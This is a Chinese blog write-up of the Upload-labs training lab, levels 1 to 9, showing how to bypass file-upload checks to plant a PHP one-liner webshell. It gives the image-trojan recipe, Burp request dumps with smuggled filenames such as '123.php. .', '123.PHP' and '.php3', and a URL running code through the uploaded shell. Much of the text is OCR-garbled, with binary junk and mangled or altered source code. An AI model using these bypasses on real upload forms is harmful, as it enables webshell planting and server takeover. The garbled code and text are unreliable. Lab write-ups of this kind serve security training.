

文件上传解析漏洞(一)、Upload-labs-master1-10 Writeup

原创

凌晨三点-  于 2020-06-16 15:29:13 发布  435  收藏

分类专栏: [CTF](#) [Web安全](#) [信息安全](#) 文章标签: [php](#) [安全](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_41487522/article/details/106770962


版权



[CTF](#) 同时被 3 个专栏收录

5 篇文章 0 订阅

订阅专栏



[Web安全](#)

21 篇文章 0 订阅

订阅专栏



[信息安全](#)

18 篇文章 0 订阅

订阅专栏

文件上传解析漏洞(一)、Upload-labs-master1-10 Writeup

今天给大家分享的是文件上传解析漏洞以及Upload-labs-master1-10关的Writeup。喜欢的朋友记得点个赞, 最好关注一下嘻嘻。

在写靶场writeup之前先需要了解客户端检测和服务端检测两种校验。

客户端检测:

客户端检测:

一般是在网页上写一段JS脚本, 用JS去检测, 校验上传文件的后缀名, 有白名单也有黑名单。

判断方式:

在浏览器加载文件, 但还未点击上传按钮时便弹出对话框, 内容例如: 只允许上传.jpg/.jpeg/.png后缀名的文件, 而此时并没有发送数据包, 所以可以通过抓包来判断, 如果弹出不准上传, 但是没有抓到数据包, 那么就是前端验证。

前端验证非常不可靠, 传正常文件改数据包就可以绕过, 甚至关闭JS都可以尝试绕过。

黑名单机制: 不允许上传什么

白名单机制: 允许上传什么

可见, 白名单比黑名单更加安全。

服务端检测:

判断方式:

在文件上传点, 可以通过抓包来判断, 如果弹出不准上传, 抓到了数据包, 那么就是服务端验证。

服务端验证的几个常见手段:

- 1.检查Content-Type(内容类型)
- 2.检查后缀(检查后缀是主流)
- 3.检查文件头

如何绕过Content-Type和文件头检查, 这时候我们就需要去制作一个图片马了。

图片马制作很简单, 写一个一句话木马放在.txt文件然后找一张你喜欢的图片(注意文件大小, 越小越好)。

然后打开cmd, 输入 `copy a.jpg/b+1.txt 123.jpg`

(将a.jpg和1.txt合并为123.jpg)

图片马可以很好的绕过内容类型和文件头。

pass-01 前端绕过

查看源码:


```
1 function checkFile() {
2     var file = document.getElementsByName('upload_file')[0].value;
3     if (file == null || file == "") {
4         alert("请选择要上传的文件!");
5         return false;
6     }
7     //定义允许上传的文件类型
8     var allow_ext = ".jpg|.png|.gif";
9     //提取上传文件的类型
10    var ext_name = file.substring(file.lastIndexOf("."));
11    //判断上传文件类型是否允许上传
12    if (allow_ext.indexOf(ext_name + "|") == -1) {
13        var errMsg = "该文件不允许上传, 请上传" + allow_ext + "类型的文件, 当前文件类型为: " + ext_name;
14        alert(errMsg);
15        return false;
16    }
17 }
```

https://blog.csdn.net/weixin_41487522

显然可以看出, 允许上传的类型是.jpg|.png|.gif

前端认证绕过: 直接剔除或删除JS脚本

先上传一个jpg文件, 利用Burpsuite抓包剔除JS后, 即可直接上传PHP文件, 也可以直接上传一个图片马。



- 删除所有JavaScript
- 删除<object>标记
- 将HTTPS链接转换为HTTP

https://blog.csdn.net/weixin_41487522

pass-02 Content-Type绕过

查看源码:

```


d = false;
ll;
($_POST['submit']) {
file_exists(UPLOAD_PATH) {
if (($FILES['upload_file']['type'] == 'image/jpeg') || ($FILES['upload_file']['type'] == 'image/png') || ($FILES['upload_file']['type'] == 'image/jpg')) {
    $temp_file = $FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH . '/' . $FILES['upload_file']['name'];
    if (move_uploaded_file($temp_file, $img_path)) {
        $is_upload = true;
    } else {
        $msg = '上传出错!';
    }
} else {
    $msg = '文件类型不正确, 请重新上传!';
}
}
}
if ($is_upload) {
    $msg = UPLOAD_PATH . '文件夹不存在, 请手工创建!';
}
}

```


可以看出这里检查上传的文件类型必须是image/jpeg,image/png,image/jpg

这里拿出我们做好的图片马


用burp抓包, 改文件后缀为php



上传成功以后, 复制图片上传地址, 传入参数a, 可以看出phpinfo()函数执行了。当然这里我们也可以链接菜刀或者冰蝎(我这里就不再赘述了)



Rs-C4rláy/±i²,½ÚCÚøw•ð?0µzítwU!oy#6'ð—'CØ·Y8 ß=câRÔá(0ó,°EM{07áv.gL-ÔBß>Aó<â \$YÔ'gQztZçtwæXpU"æáY,51Äz4U"imÛEççóCE\$#SDD°
oéúÉ ""Oa£b6"ç\$...½™RYjãWã'ÄzYÄ ²øÖ) 'o#&.&.,æ%0ð=8Q+>DlñPZxZiS3' aw+O£@×BÚ[Eiæ5'=Mç¼É«°lç%As°kócTúçj?>É|o£äzçP}S1>ÉØ&sa%æ>
/£^%ãl.rØOÄk/ÆE,ø9@b½F"Tr²aÖfß&iCAZ= wZ!ÄÉ×ËÜ~oæ"7' CE9Ö,,l¼jpuò±(Pø'Ú9ú%o7 éá±CE×€ó3:M¥]bã"gY\$øCw=i™APú 'páU·k[MN]iÄj"cn
#9BÝó(â'h~|) ¥s kfYÖ,òMfDa¶p%6Pp²€,y+Opr)Ä,qã@NmQWú¼sÓGñÉ3Éø@~±,~òj/çfÆ+çÜ3,yÉMA¼lGb>`EsoXúó&rPòD)ñæx'ÉòjÏ~äY6'EIKmý
lö`X²òUúToq,a6`+¶@Äñ...>±AZVx.è\$]ÄB~™"piÖCE8;ó\$(&çøè;8ÖðIYlaQ?òK> çEÉrçgH,WéÜú»Äræð~²i²,ÁgrSñl~ó ½Ú5É·d¥\$aYbµ*òZ*Éis '>f=Uäh\$é±`
nóaM90Üñ"ã-CE'ÍcJá2Wß2CEò)waiZèY&V),çÇã×fæPQeó\$B"03áffó'Sl Ó»YB'N...3 =Sj,°gíVtj}gí°="ÉIH=¹5#on/™^ãbZu,±1-òZÉ6FÓð'9%oy ÍÉuÆf
Tãz,"ÿp×-šU...~úip"htè~¼AöJi·áo+QáoVè`\$¥¼iioç"ÉxoàçBñEY'iÓRß'4N"Ç.&DÆ\$Zø9B_Öp Ú"°MFöó-éÖú_5ã iã+S=é0àl(?<ághYf{kU'í~Äü)YM
fµi°×"MíUái X:±pwwW`\$Éz€ÁlèRßáSò;íp~T±Nç™eA""V£øAD\$G:UD½¶¶%;[çí'çò/pi>Zy'ÁO_nADUµ3 4^ñl9 MòVçí%°pèVATè=Ö:á!~5*oÇ=:ã Nz°!òS±i
·%TZ²V€9iòFé'6:è`ðDÁúÁoÉx+ÖZièl+0ái?KÉ;J-ß /ycPp¼%)¼TR<%øf&ryÄÉ-2D4k@4!AU'ÉÜE;M\$Q_ "É@° ½~sv'8S5'p&Ö4æÑTV=loÇÑñ!#|çCE%tã+nz
S:ç,i08:%±lùèN\$]0\$'iÖ¶w<YÉ",#BãÄAØçN'IA`¾è ¶6A+Ø=Ü~¿,háYÉ)otò¼µim xp&\$öby;Ä™t~m'&S@|a:iúò×éè7lzlÆ_Yz_àjGu,áEL.c'lxè`%€lÉlÉi
ßçHc' µo á½Jò)L¥ fãšmWLøÄ+±=Sy;[ÉçØp...Bí2m?%L?":ò>ŠfnYúLò²;çbÄ'EwéáÉ,(E'r:27Uúäp áŠJk~Ä~+9Vt@á5^æiil".gèS|±á¼~ÄP.ªá òpVÆs°l,)Y
,@EbÉiK™ièAçpð/òRiá(2>ç\$ÍEADÇ;µ/Y,=C-2'yTñlFñtÜAUpu-É,b£Áó+úuÖCB,ßDØ±,ŠeÜfÿ mc.6J@5ØÑòðlßX>éúoo(äp:IEND@B',

PHP Version 5.4.45 

System	Windows NT DESKTOP-BDDAUGF 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53

https://blog.csdn.net/weixin_41487522

pass-03 黑名单绕过

查看源码:

```
1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists(UPLOAD_PATH)) {
5         $deny_ext = array('.asp', '.aspx', '.php', '.jsp');
6         $file_name = trim($_FILES['upload_file']['name']);
7         $file_name = deldot($file_name); //删除文件名末尾的点
8         $file_ext = strrchr($file_name, '.');
9         $file_ext = strtolower($file_ext); //转换为小写
10        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符::$DATA
11        $file_ext = trim($file_ext); //收尾去空
12
13        if(!in_array($file_ext, $deny_ext)) {
14            $temp_file = $_FILES['upload_file']['tmp_name'];
15            $img_path = UPLOAD_PATH.'/' . date("YmdHis") . rand(1000,9999) . $file_ext;
16            if (move_uploaded_file($temp_file,$img_path)) {
17                $is_upload = true;
```

可以看出使用了黑名单机制，不允许上传asp,aspx,php,jsp，很明显这个过滤机制不严谨。这里我们使用php3、php4、php5、phtml来绕过（这几个后缀都是可以当做php解析的）
这里我们抓包改后缀为php3、phtml即可绕过

Raw	Params	Headers	Hex
1 POST /upload-labs-master/Pass-03/index.php?action=show_code HTTP/1.1			
2 Host: www.gohosts.com			
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8			
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2			
6 Accept-Encoding: gzip, deflate			
7 Content-Type: multipart/form-data; boundary=-----90250597511058394964203544008			
8 Content-Length: 3247			
9 Origin: http://www.gohosts.com			
10 Connection: close			
11 Referer: http://www.gohosts.com/upload-labs-master/Pass-03/index.php?action=show_code			
12 Upgrade-Insecure-Requests: 1			
13			
14 -----90250597511058394964203544008			
15 Content-Disposition: form-data; name="upload_file"; filename="123.php3"			
16 Content-Type: image/jpeg			
17			
18 <input type="checkbox"/> PNG			
19 <input type="checkbox"/>			
20 000IHDR000P000\$000000ç±z0000IDATH0i0i0ç0çy*M/ó°qç\$R¶%3±0000¶¶ +F0%8çaf0ú0ú09á0_0è0s0801ù000ç0ø0/DER\ F0°ð¾ä_5z (RO0 (0v às0)?0\$ç0, èÄH0° ò. ò, Dò0P4d*00) #0èP0èèFa?Tizò4000%nbÄyùÄ000%òèb00ó~hoi°ç0iò0Yi.Ä0× ùè0ç0D0M00. t%0ÄùPTAy0zVFP00`000, çÄ4TÄ0ç (0y s0ç4rÍáy±i-0°0±ÚCÚ°0çw00ð?0µ0zÍDt w0°U!o0y0#060ð00';CØ·Y8ß=0câRÔá(0ó0°0EM{007áv.0gL0òBß>0Aó<0â \$YÔ'gQDt00ç00w00æ0xßu0è0á0Y051Ä0400*imÛEççóç0\$0#SDD°0°oéúÉ ""Oa£b6"ç\$			

System	Windows NT DESKTOP-BDDAUGF 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)

https://blog.csdn.net/weixin_41487522

pass-05 文件后缀点绕过

查看源码:

```

1  $is_upload = false;
2  $msg = null;
3  if (isset($_POST['submit'])) {
4      if (file_exists(UPLOAD_PATH)) {
5          $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht
6          $file_name = trim($_FILES['upload_file']['name']);
7          $file_name = deldot($file_name); //删除文件名末尾的点
8          $file_ext = strrchr($file_name, '.'); ←
9          $file_ext = strtolower($file_ext); //转换为小写
10         $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
11         $file_ext = trim($file_ext); //首尾去空
12
13         if (!in_array($file_ext, $deny_ext)) {

```

这一关过滤机制比较严格，删除文件名末尾的点、转换为小写、去除 `::$DATA`

我们这一关的突破口就在红色箭头标记的地方。

这一句代码是用来检测末尾是否是.，很明显是防御双写绕过。

这时候我们构造一个123.php..

前面去掉.然后检验.不存在，再去空格，留下php.，然后php.不属于\$deny_ext数组中存在的，当然就直接提交了，然后因为windows自动去点，于是乎php后缀就出来了

```

1 POST /upload-labs-master/Pass-05/index.php?action=show_code HTTP/1.1
2 Host: www.gohosts.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----427848712849862991736009350
8 Content-Length: 3241
9 Origin: http://www.gohosts.com
10 Connection: close
11 Referer: http://www.gohosts.com/upload-labs-master/Pass-05/index.php?action=show_code
12 Upgrade-Insecure-Requests: 1
13
14 -----427848712849862991736009350
15 Content-Disposition: form-data; name="upload_file"; filename="123.php. ."
16 Content-Type: image/jpeg
17
18 PNG
19
20
21

```

打开上传图片的路径，发现phpinfo()成功执行

www.gohosts.com/upload-labs-master/upload/123.php?a=phpinfo();

Rational RoseUML建... 天猫商城 常用网址 CTF实战靶场 常用工具 网址大全 首页 微博 携程旅行 爱淘宝 天猫 CSDN-专业IT技术社区

PHP Version 5.4.45

System	Windows NT DESKTOP-BDDAUGF 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53

https://blog.csdn.net/weixin_41487522

pass-06 大小写绕过

查看源码:

www.gohosts.com/upload-labs-master/Pass-06/index.php?action=show_code

Rational RoseUML建... 天猫商城 常用网址 CTF实战靶场 常用工具 网址大全 首页 微博 携程旅行 爱淘宝 天猫 CSDN-专业IT技术社区 京东商城

```

1  $is_upload = false;
2  $msg = null;
3  if (isset($_POST['submit'])) {
4      if (file_exists(UPLOAD_PATH)) {
5          $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".php", ".php5", ".php4",
6              ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".php", ".php5", ".php4");
7          $file_name = trim($_FILES['upload_file']['name']);
8          $file_name = deldot($file_name); //删除文件名末尾的点
9          $file_ext = strrchr($file_name, '.');
10         $file_ext = str_ireplace('::DATA', '', $file_ext); //去除字符串::DATA
11         $file_ext = trim($file_ext); //首尾去空
12
13         if (in_array($file_ext, $deny_ext)) {
14             $temp_file = $_FILES['upload_file']['tmp_name'];
15             $img_path = UPLOAD_PATH . '/' . date("YmdHis") . rand(1000, 9999) . $file_ext;
16             if (move_uploaded_file($temp_file, $img_path)) {
17                 $is_upload = true;
18             } else {
19                 $msg = '上传出错!';
20             }
21         }
22     }
23 }

```

https://blog.csdn.net/weixin_41487522

发现过滤了.htaccess以及其他可能用到和后缀。

但是没有对后缀大小写统一，所以使用大小写绕过。

抓包修改后缀为PHP

发包 废包 拦截请求 行动

Raw Params Headers Hex

```

1 POST /upload-labs-master/Pass-06/index.php?action=show_code HTTP/1.1
2 Host: www.gohosts.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----16559973540756763823104475892
8 Content-Length: 3247
9 Origin: http://www.gohosts.com
10 Connection: close
11 Referer: http://www.gohosts.com/upload-labs-master/Pass-06/index.php?action=show_code
12 Upgrade-Insecure-Requests: 1
13
14 -----16559973540756763823104475892
15 Content-Disposition: form-data; name="upload_file"; filename="123.PHP"
16 Content-Type: image/jpeg

```



```
17 |
18 | PNG
19 |
20 | 000IHDR000P000S0000000<?z0000IDATH0i0i0o0c0c0y*4M/0^q0$Rq%3±00000!+F0%8çaf0ù009ã0_0è0s080lù00À0ç00%/D8R\F0°0ãa_5z (R00 (Dv00000iè~:
às0) ?0$ç0, èÀH0° ò, ò00P4d^00) #0èP0èèFa?T1zò4000%nbAyÜÀ00%òèbò00~hoI°ç0iò0Y1À0× ùè0ç00m00. t%0ÀùPTAy0zVf00° 00ò, çÀ4TÀ0ç (0y0wa =0òhj'
s0ç4rÍáý±1-0°0%úCú°0çw0000?0µ0z0i0t0w0^U! 00y0#060000'ç00°Y8ß=0cà0R0ã (000° 0EM (007áv. 0g1000Bß>0A0ç0á
$0Y0°g0ç00ç00w000000x0p0000á0Y051À04Ü0^imùèçç00$0$00°00é0úÉ "°0aèþ6"ç$
21 | 0^0R0R0Yj00á0Wá0Á0000Á_0^00° 0o#è0o0. è0000è=800Q->DÍñPzX0z100030- "aw+0oè00x0BÚ[E1e5°=0Mç0%èè° 1ç0Às°0k0cTú0çj?=E! 0èà0CPj001>E0è0s0à0R00/
0r°°á000F0è1CÀ00= w0!Àèxèè000è00'7°09000, 1*jp0µ0þ± (èè'09ú07 éà±0x003:Mñi) bã0'g0$00Cw=;00AP0ú 0p0á000k [0MÑ] iÁij0cN00#9Byò (á`h-| ¥s
k0Y0, 0M00D0a0Q0p%6Bp°0, y-òpr) 0Á0çá0ñmqWú*00Gñè3è900~±0-00j /;0B+;0U3 ,ýÉMA%ÍG0>0Ès00Xú0èr000D;ñ0x^è0òjÍ00000~ay60E!Kmy0f0`X^00Uú0òq,
$ÍÀ0B00-0p0i008;00 (á<0è; 8000èIYÍàQ?0K>_ç0Eè0R0p0gH0Wé0ú0Áræ/0^iÁ°, Ágr00lÍr~<v00Ñ:J4) wí0èr0k0y8000ç0è0Xú0K$0Ís0çñ00-0È00è0000ç`0l
È-Rp0ú#0J0h0áç7°, 000v<h00# (v?0R8AñN, c5° 00-0°0-0gè0000, è0ç0 è0áè000)è000b0Voà*020çr J*! IyVµ0000, 0° 000è00ç00/0y1%á
ý^jç7j`è0Gúí?ñ$0^0;=000Eeg0)°0<X00, E°0° /K0d^ýÉH0Iè00:csèÁ, 1(e`$|000j0B0ñ;0Cd=°0-0-e`003 -îáç, 0B0000$0Iè0000)/x#j;G
```

打开上传图片的路径，发现phpinfo()成功执行




pass-07 文件后缀空绕过

查看源码:



我们这里可以在文件名后缀的后面加一个空格来绕过检测，上传上去的空格会被自动省略，但是在黑名单机制中却没有过滤空值，所以php和php就不一样啦。




```

18 |PNG
19 |
20 |0000IHDR00000000$00000000<?z0000IDATH0i0i0c00000000/0°q0«$R¶%3±00000¶!+F0°48Çaf0ù0ù09&0_0è0s0801ù00&0ç00%/0ER\ f0°ò%â_5Z(F
às0)?0Sg0,èÀH0°ò,ò,000P4d*00)#0èP0èèFa?TìZò4000%nb&YùÀ00%òèb000-ò0I°ç0ì0óYìÀ0×_ùÈ0;00m00,t%0&0P0TAY0zVF00`000,çÀ4T?
s0ç4rífáy°±i-0°%ú0Cú0çw008?0µ0zì0tw0*!;00y0#060000';c0·°Y8ß=0câ0R0â(000°0EM{007àv.0qL00Bß>0A0<0â

```

复制图片上传地址，phpinfo()函数顺利执行。

System	Windows NT DESKTOP-BDDAUGF 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86

pass-08 构造文件后缀绕过

查看源码:

```

1  $is_upload = false;
2  $msg = null;
3  if (isset($_POST['submit'])) {
4      if (file_exists(UPLOAD_PATH)) {
5          $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".pHp", ".pHp5",
6          $file_name = trim($_FILES['upload_file']['name']);
7          $file_ext = strrchr($file_name, '.');
8          $file_ext = strtolower($file_ext); //转换为小写
9          $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
10         $file_ext = trim($file_ext); //首尾去空

```

这里我们可以使用在文件名后面加一个.来绕过，因为windows有个特性，会自动过滤掉后缀名最后的.


Raw	Params	Headers	Hex
1	POST	/upload-labs-master/Pass-08/index.php?action=show_code	HTTP/1.1
2	Host:	www.gohosts.com	
3	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0	
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	
5	Accept-Language:	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2	
6	Accept-Encoding:	gzip, deflate	
7	Content-Type:	multipart/form-data; boundary=-----3244227633634156346201402488	
8	Content-Length:	3244	
9	Origin:	http://www.gohosts.com	
10	Connection:	close	
11	Referer:	http://www.gohosts.com/upload-labs-master/Pass-08/index.php?action=show_code	
12	Upgrade-Insecure-Requests:	1	

```

3
4 -----3244227633634156346201402488
5 Content-Disposition: form-data; name="upload_file"; filename="123.php."
6 Content-Type: image/jpeg
7
8 PNG
9
10

```

复制图片上传地址，phpinfo()函数顺利执行。



pass-09 :: \$DATA绕过

查看源码:



